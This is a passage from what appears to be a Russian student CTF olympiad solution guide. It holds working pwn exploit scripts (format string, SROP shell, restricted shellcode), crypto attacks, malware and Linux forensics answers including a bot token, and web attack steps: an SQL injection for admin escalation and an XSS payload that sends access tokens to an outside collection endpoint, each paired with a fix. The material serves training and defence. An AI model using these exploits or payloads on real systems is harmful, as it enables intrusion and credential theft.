            if crc32((i + j).encode()) == sum:
                return i + j

flag = ''
for i in tqdm(range(len(crc32_sums))):
    flag += decrypt(crc32_sums[i])
print(flag)

```

REVERSE-2

1. По размеру секции находим ответ на первый вопрос.
2. С помощью дебаггера находим единственную функцию с телом не `return 0`.
3. Брутим AES ключи и iv из представленных.
4. Получаем валидный флаг.

В полученном бинарном файле находим следующие функции.

```

void init(void) {
    undefined8 *hmm;
    int i;
    undefined8 string_val;

    mmap((void *)0x78787000, 0x1648, 7, 0x22, -1, 0);
    some_code = 0x78787000;
    for (i = 0; i < 0x200; i = i + 1) {
        hmm = (undefined8 *)calloc(0, 0x10);
        string_val = *(undefined8 *)((long)(&some_16_bytes_strings)[i] + 8);
        *hmm = *(undefined8 *)(&some_16_bytes_strings)[i];
        hmm[1] = string_val;
    }
    return;
}

```

```

}

void decrypt_code(char *key) {
    size_t key_len;
    int j;
    int i;

    key_len = strlen(key);
    /* ((char *)code_len)[i] = ((char *)code_len)[i] ^ key[i % key_len] */
    for (i=0; i < 4; i = i + 1) {
        *(byte *)((long)&code_len; + (long)i) =
            *(byte *)((long)&code_len + (long)i) ^ key[i % (int)key_len];
    }
    for (j = 0; j < code_len; j = j + 1) {
        some_code[j] = code[j] ^ key[j % (int)key_len];
    }
    return;
}
}

```

Для ответа на первый вопрос нужно найти ключ для расшифровки следующего участка кода. Найдем его, произведя побайтовое исключаящее или с длиной секции и зашифрованной длиной. Получаем ответ на первый вопрос — `cat`. Далее нужно ответить на следующий вопрос, для этого в расшифрованном участке кода нужно найти единственную функцию, у которой тело не `return X`, где `X` любое число типа `int`. Находим ее с помощью отладчика.

```

0x78787647: push    rbp
0x78787648: mov     rbp, rsp
0x7878764b: sub     rsp, 0x1c0
0x78787652: mov     QWORD PTR [rbp-0x198], rdi
0x78787659: mov     QWORD PTR [rbp-0x1a0], rsi
0x78787660: mov     QWORD PTR [rbp-0x1a8], rdx
0x78787667: mov     QWORD PTR [rbp-0x1b0], rcx
0x7878766e: mov     QWORD PTR [rbp-0x1b8], r8
0x78787675: mov     QWORD PTR [rbp-0x1c0], r9
0x7878767c: movabs rax, 0x20756f7920646e41
0x78787686: movabs rdx, 0x6761207468676972
0x78787690: mov     QWORD PTR [rbp-0x90], rax
0x78787697: mov     QWORD PTR [rbp-0x88], rdx
0x7878769e: movabs rax, 0x6f4e0a20216e6961
0x787876a8: movabs rdx, 0x6d206c6c65742077
0x787876b2: mov     QWORD PTR [rbp-0x80], rax
0x787876b6: mov     QWORD PTR [rbp-0x78], rdx
0x787876ba: movabs rax, 0x2065726568772065
0x787876c4: movabs rdx, 0x7468676972207369
0x787876ce: mov     QWORD PTR [rbp-0x70], rax
0x787876d2: mov     QWORD PTR [rbp-0x68], rdx
0x787876d6: movabs rax, 0x646e612079656b20
0x787876e0: movabs rdx, 0x79656b0a20766920

```

Значит, ответом будет `0x78787647` в десятичной системе счисления. Для ответа на последний вопрос нужно найти правильные адреса ключа и IV для расшифровки, зашифрованного алгоритмом AES-ECB, текста. Для подбора нужно использовать адреса на 16-байтные строчки из массива `some_16_bytes_strings`.

Пример кода решения.

```

addrs_unparsed = *Адреса из бинарного файла в виде байт строки*
from string import printable
from tqdm import tqdm
addrs = []
# Parse addresses
for i in range(0, len(addrs_unparsed), 8):
    addrs.append(int.from_bytes(addrs_unparsed[i:i+8], 'little'))
from subprocess import getoutput
def check_key_iv(key_addr : int, iv_addr : int):
    try:
        output = getoutput(f"printf \"cat\n2021160519\n{key_addr}\n{iv_addr}\n\" |
↪ ./quiz_patched")
    except:
        output = "nto{Not_a_Flag}"
    return output[output.find('nto{'):]
def check(s):
    if(len(s) < 0x31):
        return False
    for i in s:
        if i not in printable:
            return False
    return True
for i in tqdm(range(len(addrs))):
    for j in range(len(addrs)):
        s = check_key_iv(addrs[i], addrs[j])
        if check(s):
            print(s)
            print(i,j)
            exit()

```

REVERSE-3

1. Разбираем define-макросы в более человеко-читаемый вид.
2. По известным хеш суммам восстанавливаем флаг.

Для решения задачи необходимо разобраться в printf-based виртуальной машине. После сравнения макросов из исходного кода с макросами из гитхаб репозитория: <https://github.com/carlini/printf-tac-toe/tree/master>.

Можно получить следующий код.

```

scanf("%s", code);
char is_correct = 0, check1, \
    check2 = 1, check3 = 1, check4 = 1, check5 = 1;
if(strlen(code) == 17)
    check1 = 0;
if(code[5] == '-' && code[11] == '-')
    check2 = 0;
if(code[0] == '7' && code[1] == 'Q' \
    code[2] == 'N' && code[3] == 'T' \
    code[4] == '4')
    check3 = 0;
if(code[6] == 'H' && code[7] == 'J' \
    code[8] == 'D' && code[9] == 'D' \
    code[10] == 'R')
    check4 = 0;
if(code[12] == 'T' && code[13] == '6' \
    code[14] == '7' && code[15] == '2' \
    code[16] == 'J')

```

```

    check5 = 0;
is_correct = ~(check1 + check2 + check3 + check4 + check5);
if(is_correct)
    printf("CORRECT\n");
else
    printf("INCORRECT\n")

```

Отсюда получаем искомый код.

PWN-1 Эксплуатация бинарных уязвимостей

Стандартная форматная строка.

В GOT переписываем exit на win.

```

from pwn import *
DEBUG = False
elf = ELF('./main')
context.log_level = "CRITICAL"
context.bits = 64
GOT_EXIT = elf.symbols['got.exit']
WIN = elf.symbols['win']
def get_connection():
    if DEBUG:
        return process('./main')
    else:
        return remote('0.0.0.0', 1923)
def execute_fmt(payload):
    p = get_connection()
    p.sendline(payload)
    ans = p.recvline()
    p.close()
    return ans
fmt = FmtStr(execute_fmt)
offset = fmt.offset
payload = fmtstr_payload(offset, {GOT_EXIT: WIN})
r = get_connection()
r.sendline(payload)
r.interactive()

```

PWN-2

1. Заметим, что в докерфайле в бинарь добавляется строчка `/bin/sh`.
2. Стандартный SR0P.

```

from pwn import *
elf = context.binary = ELF('./vuln', checksec=False)
p = remote('0.0.0.0', 1555)
BINSH = elf.address + 0x1430
POP_RAX = 0x41018
SYSCALL_RET = 0x41015
frame = SigreturnFrame()
frame.rax = 0x3b           # syscall number for execve
frame.rdi = BINSH         # pointer to /bin/sh
frame.rsi = 0x0           # NULL
frame.rdx = 0x0           # NULL

```

```

frame.rip = SYSCALL_RET
payload = b'A' * 8
payload += p64(POP_RAX)
payload += p64(0xf) # sigreturn
payload += p64(SYSCALL_RET)
payload += bytes(frame)
p.sendline(payload)
p.interactive()

```

PWN-3

1. Разбираем работу бинарного файла на сервере.
2. Можно записывать и исполнять шеллкод.
3. Шеллкод делится на кусочки по 2 байта, следовательно, инструкции больше, чем 2 байта нам не подходят.
4. Разрешены некоторые системные вызовы.

```

line CODE JT JF K
=====
0000: 0x20 0x00 0x00 0x00 0x00000004 A = arch
0001: 0x15 0x00 0x16 0xc000003e if (A != ARCH_X86_64) goto 0024
0002: 0x20 0x00 0x00 0x00 0x00000000 A = sys_number
0003: 0x15 0x14 0x00 0x00000142 if (A == execveat) goto 0024
0004: 0x15 0x13 0x00 0x0000003b if (A == execve) goto 0024
0005: 0x15 0x11 0x00 0x00000001 if (A == write) goto 0023
0006: 0x15 0x10 0x00 0x00000039 if (A == fork) goto 0023
0007: 0x15 0x0f 0x00 0x00000002 if (A == open) goto 0023
0008: 0x15 0x0e 0x00 0x00000048 if (A == fcntl) goto 0023
0009: 0x15 0x0d 0x00 0x00000106 if (A == newfstatat) goto 0023
0010: 0x15 0x0c 0x00 0x00000038 if (A == clone) goto 0023
0011: 0x15 0x0b 0x00 0x00000014 if (A == writev) goto 0023
0012: 0x15 0x0a 0x00 0x00000057 if (A == unlink) goto 0023
0013: 0x15 0x09 0x00 0x00000021 if (A == dup2) goto 0023
0014: 0x15 0x08 0x00 0x00000111 if (A == set_robust_list) goto 0023
0015: 0x15 0x07 0x00 0x00000000 if (A == read) goto 0023
0016: 0x15 0x06 0x00 0x00000101 if (A == openat) goto 0023
0017: 0x15 0x05 0x00 0x0000004e if (A == getdents) goto 0023
0018: 0x15 0x04 0x00 0x00000089 if (A == statfs) goto 0023
0019: 0x15 0x03 0x00 0x00000003 if (A == close) goto 0023
0020: 0x15 0x02 0x00 0x00000020 if (A == dup) goto 0023
0021: 0x15 0x01 0x00 0x0000003c if (A == exit) goto 0023
0022: 0x06 0x00 0x00 0x00005005 return ERRNO(5)
0023: 0x06 0x00 0x00 0x7fff0000 return ALLOW
0024: 0x06 0x00 0x00 0x00000000 return KILL

```

Для решения нужно получить содержимое директории и вывести содержимое файла с флагом.

Пример решения.

```

HOST = '192.168.12.14'
PORT = '1178'
def padded_hex(i, l):
    return hex(i)[2:].zfill(l)
def iter(count):
    return b'\x6a' + bytes([count % 0x7F,]) + b"\x59\x90"
def convert_bytecode(bytecode):
    shell = ""
    for i in range(0, len(bytecode), 2):
        shell += padded_hex(bytecode[i+1], 2) + padded_hex(bytecode[i], 2)
    return shell
save_rax = convert_bytecode(b"\x50\x90\x41\x5C").encode()

```

```

load_rax = convert_bytecode(b"\x41\x54\x90\x58").encode()
shell_open_cur_dir = convert_bytecode(b"\x6A\x2E\x6A\x02\x58\x54\x5F \
"\x90\x6A\x00\x6A\x00\x5A\x5E\x0F\x05").encode()
shell_getdents =
↳ convert_bytecode(b"\x50\x5F\x6A\x4E\x6A\x7E\x5A\x58\x54\x5E\x0F\x05").encode()
shell_write = convert_bytecode(b"\x50\x5F\x6A\x01\x6A\x01\x58\x5F\x0F\x05").encode()
loop = convert_bytecode(b"\xFE\xC0\xFE\xC9\x75\xd6").encode()
push_rsp_pop_rax = convert_bytecode(b"\x54\x58").encode()
push_rax_pop_rdi = convert_bytecode(b"\x50\x5f").encode()
read_and_write_flag = convert_bytecode(b"\x6A\x02\x58\x90\x6A\x00\x6A\x00\x5A\x5E \
"\x0F\x05\x50\x5F\x54\x5E\x6A\x00\x6A\x7E\x5A\x58\x0F\x05\x50\x5A\x6A\x01\x58\x90 \
"\x6A\x01\x5F\x90\x0F\x05").encode()
from pwn import remote
def send_shellcode(shellcode: bytes, io: remote) -> bytes:
    io.sendline(b'1')
    io.recvuntil(b': ')
    io.sendline(shellcode)
    io.recvuntil(b'> ')
    io.sendline(b'2')
    data = io.recvuntil(b'> ')
    data = io.recv(1024, timeout=1)
    return data
def get_flag():
    shell1 = shell_open_cur_dir + shell_getdents + shell_write
    io = remote(HOST, PORT)
    io.recvuntil(b'> ')
    data = send_shellcode(shell1, io)
    #print(data)
    #print("\nEnter needed_file: ",end='') # Вводим файл, который хотим вывести
    #substr = input().encode()
    substr = b'this_is_flag'
    flag_offset = data.find(substr) #Находим оффсет до файла с флагом
    place_count = convert_bytecode(iter(flag_offset)).encode()
    shell2 = shell_open_cur_dir + shell_getdents + push_rsp_pop_rax + place_count +
    ↳ loop + push_rax_pop_rdi+ read_and_write_flag
    data = send_shellcode(shell2, io)
    io.close()
    return data
if __name__ == '__main__':
    flag = b''
    while flag == b'':
        flag = get_flag() # Иногда вывод из fork не идет через socat поэтому нужно
        ↳ дождаться момента когда мы получим вывод
    print('Flag : ' + flag.decode())

```

CRYPTO-1. Криптография

В данном задании надо обратить внимание на то, что шифрование всех пин-кодов происходит на одном секретном ключе, а также отметить, что IV для шифрования берется как метка времени. Таким образом, получается predictable IV.

Так как при режиме CBC схема шифрования первого блока выглядит $C_n = E(IV_n \oplus P_n)$, то можно в качестве P_n использовать $IV_n \oplus Pt \oplus IV_0$, где Pt — это искомый открытый текст, тогда

$$C_n = E(IV_n \oplus IV_n \oplus Pt \oplus IV_0) = E(IV_0 \oplus Pt).$$

И в случае, если $C_n = C_0$, Pt и будет искомым P_0 . Так как пин-коды — это

четырёхзначные числа, их то можно перебрать.

Пример реализации находится в файле `ros.py`.

```
import json
import requests
import base64
import time
LENGTH = 16
MAX_PIN = 9999
def binary_sum(b1, b2):
    result = b''
    for b1, b2 in zip(b1, b2):
        result += bytes([b1 ^ b2])
    return result
def main():
    encrypted_pin = requests.get(f"http://localhost:5000/api/EncryptedPin").json()
    encrypted_pin = encrypted_pin['encrypted_pin']
    real_time = requests.get("http://localhost:5000/api/Time").json()
    r_time = real_time['current_time'].to_bytes(16, byteorder='big')
    for i in range(MAX_PIN):
        byte_i = str(i).encode('utf-8').ljust(16, b'\x00')
        iv_time = requests.get("http://localhost:5000/api/Time").json()
        iv_time = iv_time['current_time'].to_bytes(16, byteorder='big')
        ready_i = binary_sum(binary_sum(byte_i, iv_time), r_time)
        pin = requests.post(f"http://localhost:5000/api/EncryptPin",
                           data=json.dumps({'pin': ready_i.decode('utf-8')}),
                           headers={'Content-Type': 'application/json'}).json()
        pin = pin['encrypted_pin']
        if encrypted_pin == pin:
            flag = requests.post(f"http://localhost:5000/api/CheckPin",
                                 data=json.dumps({'pin': i}),
                                 headers={'Content-Type': 'application/json'}).json()
            print(flag)
            break
if __name__ == '__main__':
    main()
```

CRYPTO-2

1. Заметим, что это elliptic curve dh problem.
2. Заметим, что секрет постоянен, а параметры регенерируются, то есть у кривой каждый раз будут разные порядки.
3. Считаём дискретный логарифм, переходя в подгруппы маленького порядка, в которых он легко считается.
4. Пользуемся китайской теоремой об остатках. Где `rems` — дискретные логарифмы в подгруппах, `nums` — порядки подгрупп.

CRYPTO-3

1. Дан LCG, но с генерируемым значением `pow(state, 17, modulus)`.
2. Необходимо найти `a`.
3. Получаем систему уравнений $x^{17}, (ax + b)^{17}, (a^2x + ab + b)...$
4. Пытаемся линеаризовать систему, при помощи, например вычисления базиса Гребнера, получаем `a`.

5. Ксорим зашифрованный флаг на a . Получаем расшифрованный флаг.

```

from sage.all import *
from Crypto.Util.number import *
with open('./data', 'r') as f:
    data = eval(f.read())
n = data['n']
states = data['states']
enc = data['enc']
Zn = Zmod(n)
# то же самое, что и P.<a,x,b> = PolynomialRing(Zn), но чтобы питон запустился:
P = PolynomialRing(Zn, names=('a', 'x', 'b')); (a, x, b,) = P._first_ngens(3)
I = ideal([
    (a**i * x + b * ((a**i - 1) // (a - 1)))**17 - states[i]
    for i in range(10)
])
basis = I.groebner_basis()
# Получаем базис типа:
# [b^17 + ..., a + ..., x + ...*b]
# для решения нужно только a
# берем первый элемент, вычисляем подставляя переменные (0, 0, 0) со знаком минус в
# ↪ кольцо
a = Zn(-basis[1](0, 0, 0))
print(long_to_bytes(int(a) ^ enc).decode())

```

Этап 2

Задача Windows VM

Участники получают виртуальную машину. В процессе поиска по виртуалке мы видим много поцифрованных файлов. Любым известным способом находим в папке APPDATA файл Rjomba.exe.

Если загрузить данный файл на **Virustotal**, то он будет помечен как вредоносный. Это то, что мы ищем. Загружаем в дизассемблер. В процессе реверса находим функции, связанные с шифрованием файлов, отсюда выясняем, что это AES-CBC с 256bit ключом.

Далее также в процессе реверса находим функционал стилера. Можно заметить, что после сбора данных малварь шифрует файл с этой информацией и отправляет в телеграм бота. Там же находим токен бота. С полученного ключа мы пишем дешифровщик для пользовательский файлов. Оптимальный метод — проход по диску и расшифровка всех файлов с расширением ransom. Когда файлы будут расшифрованы, можно посмотреть данные outlook. Там мы увидим письмо с приложенным RAR-архивом. Покопавшись в этом архиве, находим bat file, который загружает вредоносную нагрузку с удаленного сервера.

Если посмотреть версию установленного WinRAR, то она 6.20, для которой доступно RCE.

Ответы на вопросы:

1. Каким образом вредоносное ПО попало на компьютер пользователя?

Ответ: с помощью фишингового письма.

2. С какого сервера была скачана полезная нагрузка?

Ответ: 95.169.192.220.

3. С помощью какой уязвимости данное ВПО запустилось? В каком ПО?

Ответ: RCE, в WinRAR.

4. Какие методы противодействия отладке использует программа?

Ответ: изменение размера заголовка PE, обработчик (`hook`) `isDebuggerPresent()`, завершение процессов отладчиков по имени.

5. Какой алгоритм шифрования используется при шифровании данных?

Ответ: AES в режиме CBC с длиной ключа в 256 bit.

6. Какой ключ шифрования используется при шифровании данных?

Ответ: amogusamogusamogusamogusamogusam.

7. Куда злоумышленник отправляет собранные данные? Каким образом он аутентифицируется на endpoint?

Ответ: в Telegram-бот, аутентификация происходит с помощью ключа `7029575943:AAFNYmmW_QqqMcaHZ-DFRn3M05DptExeAGE`.

8. Каково содержимое расшифрованного файла `pass.txt` на рабочем столе?

Ответ: sFYZ#2z9vUR9sm'3JRz.

Задача Linux

Участникам дан дамп диска сервера на Linux. Шаги решения – следующие:

1. Участники находят на машине сервисы — Gitlab, Roundcube, сайт на Nodejs.
2. Любым из путей (чтение файлов напрямую, парсинг списка пакетов apt) выясняют, что Gitlab достаточно старой версии и что он уязвим.
3. Далее идет работа с Gitlab: участники могут просмотреть список проектов и заметить, что там есть несколько со странными случайными именами. Если почитать логи, то можно заметить, что все эти проекты были созданы через импортирование с Github. Если посмотреть логи аутентификации, то можно увидеть, что все эти пакеты импортировались с ненастоящего сервера Github, отличного от <https://github.com>. При поиске в интернете находим, что наша версия Gitlab уязвима и есть возможность исполнять произвольный код как раз через импорт проектов с Github.
4. Поскольку в таком случае все команды исполняются от пользователя Git, смотрим файлы, связанные с ним. В один момент участникам попадет `/etc/sudoers`, где команда `git` может исполняться от рута. Выше комментариев, что админ сделал это для того, чтобы Gitlab Runners (часть CI/CD) исполнялась от рута. Налицо чистейший мисконфиг.
5. Далее смотрим, что делал данный пользователь. Можно было заметить, что пользователь исполнил некоторый `git patch`, чтобы переписать `/root/.ssh/authorized_keys`. Таким образом злоумышленник получил удаленный доступ от `root`. Либо поиском руками, либо с помощью правил `uaga` можно найти библиотеку `reality.so`. При беглом поиске находим, что она принадлежит руткиту `Jynx2`.

Ответы на вопросы:

1. Какой сервис на данном сервере уязвим? Какая версия?

Ответ: Gitlab, версия 15.2.2 Community Edition.

2. Какой тип уязвимости использовал злоумышленник?

Ответ: удаленное исполнение кода (RCE, Remote Code Execution).

3. Какие ошибки были допущены при конфигурации сервера?

Ответ: на `/usr/bin/git` стоит `suid` бит и в `/etc/sudoers` разрешается выполнять его от `root`, разрешается логин по `ssh` от `root`.

4. Как злоумышленник повысил привилегии?

Ответ: с помощью `git patch` с привилегиями `root`.

5. Как злоумышленник получил доступ к серверу на постоянной основе?

Ответ: с помощью `git patch` переписал `/root/.ssh/authorized_keys`.

6. Как злоумышленник просканировал систему?

Ответ: с помощью `linPEAS` (<https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS>).

7. С помощью какого ВПО злоумышленник закрепился на сервере?

Ответ: `Rootkit Jynx2` (<https://github.com/chokepoint/Jynx2>).

Этап 3. Исправление уязвимостей

Работа с сервисом начинается со страницы авторизации, на которой необходимо ввести логин и пароль для использования дальнейших функций. После выполнения авторизации пользователям будет отображаться страница с таблицей светофоров. В выпадающих списках необходимо выбрать город и улицу для заполнения данной таблицы и просмотра информации о светофорах по выбранному фильтру. Также предполагается наличие кнопок смены пароля, выхода из своей учетной записи и кнопки перехода на страницу управления пользователями.

В сервисе предполагается наличие двух ролей пользователя: администратор и оператор.

Оператор может выполнять следующие действия:

- просматривать информацию о светофорах в определенном городе на указанной улице;
- менять свой пароль;
- выходить из своей учетной записи.

Администратор может выполнять следующие действия:


- просматривать информацию о светофорах в определенном городе на указанной улице;
- менять свой пароль;
- выходить из своей учетной записи;
- изменять параметры светофоров (интервал работы, состояние);
- выполнять управление пользователями (блокировка, добавление, редактирование и изменение роли пользователя).

В сервисе эксплуатируются следующие уязвимости:

1. SQL-инъекция в поле изменения собственного пароля.
2. Передача атрибута пользователя `isAdmin` в `cookie`. При изменении данного атрибута с нуля на единицу пользователь получает доступ к изменению атрибутов светофоров.
3. Передача всех логинов и паролей пользователей в открытом виде при загрузке страницы всех пользователей. При перехвате пакетов атакующий получает все логины и пароли пользователей.
4. XSS.


Эксплуатация уязвимостей: SQL-инъекция в поле изменения собственного пароля.

Необходимо провести регистрацию нового пользователя или воспользоваться логином/паролем уже существующего.



The registration form contains a grey circular profile icon at the top. Below it are three input fields: 'Пользователь:' with the value 'student', 'ФИО:' with the value 'Иванов Иван Иванович', and 'Пароль:' with masked characters '.....'. A blue button labeled 'Регистрация' is positioned at the bottom.


Рис. VI.2.1. Регистрация нового пользователя



The login form contains a grey circular profile icon at the top. Below it are two input fields: 'Пользователь:' with the value 'kazakova' and 'Пароль:' with masked characters '.....'. A blue button labeled 'Войти' is positioned at the bottom.

Рис. VI.2.2. Авторизация пользователя

Во вкладке видно, что пользователь не обладает правами администратора.




Профиль пользователя **kazakova**

Пользователь: kazakova
ФИО: Казакова Варвара Семеновна
Роль: Оператор
 Изменить пароль

Рис. VI.2.3. Профиль пользователя

Далее необходимо перейти во вкладку «Поменять пароль».



Пользователь: kazakova
ФИО: Казакова Варвара Семеновна
Роль: Оператор
 Изменить пароль

Пароль:
.....

Новый пароль:
.....

Подтверждение пароля:
.....

Изменить

Рис. VI.2.4. Форма изменения пароля

В поля для нового пароля и подтверждения необходимо вставить строку:

```
Qwerty1', isAdmin = TRUE WHERE login = 'kazakova'; - .
```

После этого необходимо заново залогиниться, но уже с новым паролем **Qwerty1**. Видно, что пользователь становится администратором и получает доступ к управлению пользователями.




Рис. VI.2.5. Профиль пользователя-администратора

Как исправить? Не нужно использовать конкатенацию строк, следует переписать запрос к базе данных на стороне backend'a, используя плейсхолдеры.

Передача атрибута пользователя isAdmin в Local Storage.

Необходимо перейти в инструмент разработчика (F12 в Chrome). Далее перейти во вкладку Application/Local storage.




Рис. VI.2.6. Вкладка Application/Local storage

Необходимо посмотреть внимательно на значение атрибута user.

```
{ "accessToken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImthcmFrb3ZhiIiwiaXNzIjpbIiZmFsc2UsImV4cCI6MTcwODEwNTIwOX0.eWerkFRHRj_WWvDwno3XZLpP_G1MupDEIcnX9ZU7MIM", "isAdmin": false, "name": "Казакова Варвара Семеновна", "username": "kazakova" }
```

После изменения значения параметра isAdmin с false на true необходимо обновить страницу. Таким образом пользователь получает доступ к изменению атрибутов светофоров.




Рис. VI.2.7. Таблица светофоров с возможностью редактирования

Как исправить? Не хранить в локальном хранилище браузера параметр `isAdmin`, а читать его из `jwt`. Также лучше хранить `Access` токен в `cookie`, где параметр `Cookie SameSite` поставить в режим `Strict` (иначе сохраняется возможность `CSRF`). Передача всех логинов и паролей пользователей в открытом виде при загрузке страницы всех пользователей (от пользователя администратора). При перехвате пакетов атакующий получает все логины и пароли пользователей.

```

Frame 8: 2538 bytes on wire (20248 bits), 2538 bytes captured (20248 bits) on interface docker0, id 0
  Ethernet II, Src: 02:42:ac:11:00:02 (02:42:ac:11:00:02), Dst: 02:42:4f:ff:e0:a6 (02:42:4f:ff:e0:a6)
  Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.1
  Transmission Control Protocol, Src Port: 8765, Dst Port: 42610, Seq: 1, Ack: 761, Len: 2464
  Hypertext Transfer Protocol
  JavaScript Object Notation: application/json
  Object
  - Object
    - Member: code
    - Member: data
      - Array
        - Object
          - Member: isAdmin
          - Member: login
            [Path with value: /data[/login/avdeeva]
            [Member with value: login:avdeeva]
            String value: avdeeva
            Key: login
            [Path: /data[/login]
          - Member: name
          - Member: password
            [Path with value: /data[/password:jPIaroaALZk4Uy9iIXyK]
            [Member with value: password:jPIaroaALZk4Uy9iIXyK]
            String value: jPIaroaALZk4Uy9iIXyK
            Key: password
            [Path: /data[/password]

```

Рис. VI.2.8. Перехваченный пакет с паролями пользователей в открытом виде

Как исправить? Не хранить и не передавать пароли в открытом виде, как минимум, убрать передачу паролей при загрузке таблицы пользователей.

XSS

Злоумышленнику необходимо провести регистрацию нового пользователя (см. рис. VI.2.1) или воспользоваться логином/паролем существующего. Данный пользователь не обладает правами администратора. Во вкладке со светофорами злоумышленник должен создать заметку со следующим текстом.

```

The Steam summer sale has just begun!


```

Где <https://eogq2i2a1vzm9ni.m.pipedream.net> — страница злоумышленника.




Рис. VI.2.9. Сохранение заметки пользователя

После этого злоумышленник видит запрос, пришедший от него.

```
▼ steps.trigger {2}
  ► context {16}
  ▼ event {7}
    ▼ body {4}
      ▼ accessToken
        eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imd1Zm9naWwianBZmFkbiI6ZmFsc2UsImV4cCI6MTcwODE5MjEzMX0.sR-hWccKccG0_Chxp1xEQkatHniQZ9U0rP5bpYZmFxF0
      isAdmin: false
      name: Любопытный гость
      username: guest
      client_ip: 62.217.188.33
    ► headers {12}
      method: POST
      path: /
    ► query {0}
      url: https://eogq2i2a1vzm9ni.m.pipedream.net/
```

Рис. VI.2.10. POST-запрос при создании заметки

Далее злоумышленник выходит из своего аккаунта и ждет, когда следующий пользователь (например, администратор) залогинится. После того как администратор залогинится, злоумышленник получит все данные администратора.

```

▼ steps.trigger {2}
  ► context {16}
  ▼ event {7}
    ▼ body {4}
      ▼ accessToken
        eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFydG9tIiwiaXNzIjpbZG1p
        b1I6dHJ1ZSwiZXhwIjojNzA4MTkyMzA0fQ.Ncvy4ckDAVeBxB-
        IOqLLI6NTmvmnPRk614faj9V66CW4
        isAdmin: true
        name: Горелов Артём Андреевич
        username: artem
      client_ip: 62.217.188.33
    ► headers {12}
      method: POST
      path: /
    ► query {0}
      url: https://eogq2i2a1vzm9ni.m.pipedream.net/

```

Рис. VI.2.11. POST-запрос после авторизации нового пользователя

В примере использовался RequestBin для получения POST-запросов можно использовать любой Rest API endpoint, например <https://beeceptor.com/>.

Как исправить? Использовать фреймы, которые тегируются для формы, куда пользователь вводит данные. Контроль входных параметров и контроль поля с использованием дополнительных методов, например использование HTML-санитайзеров (`npm install sanitize-html`).

Материалы для подготовки

Инструменты:

- Kali Linux;
- Burp;
- dnSpy;
- Wireshark;
- Virtualbox;
- VirusTotal;
- Process Hacker;
- IDA Community;
- Ghidra.

Информация для подготовки:

- <https://owasp.org/www-community/attacks/csrf>;
- <https://github.com/codedokode/pasta/tree/master/security>;
- <https://xss-game.appspot.com/>;
- <https://owasp.org/www-community/attacks/xss/>;
- https://wiki.owasp.org/index.php/Testing_for_Remote_File_Inclusion;
- https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Fo

-
- [rgery_Prevention_Cheat_Sheet.html](#);
 - <https://cryptohack.org/>;
 - https://owasp.org/www-community/attacks/SQL_Injection;
 - <https://httpdump.app/>;
 - <https://beeceptor.com/>;
 - <https://squeamishossifrage.eu/>;
 - <https://portswigger.net/web-security>;
 - <https://github.com/shellphish/how2heap>;
 - https://www.youtube.com/watch?v=pNvpCpW6Y_U&list=PLLguubeCGWoY12PWrD-oV3nZg3sjJNKxm;
 - <https://kmb.cyber.ru/about.html>;
 - <https://info-savvy.com/what-is-malware-forensics/>.

Критерии определения победителей и призеров

Первый отборочный этап

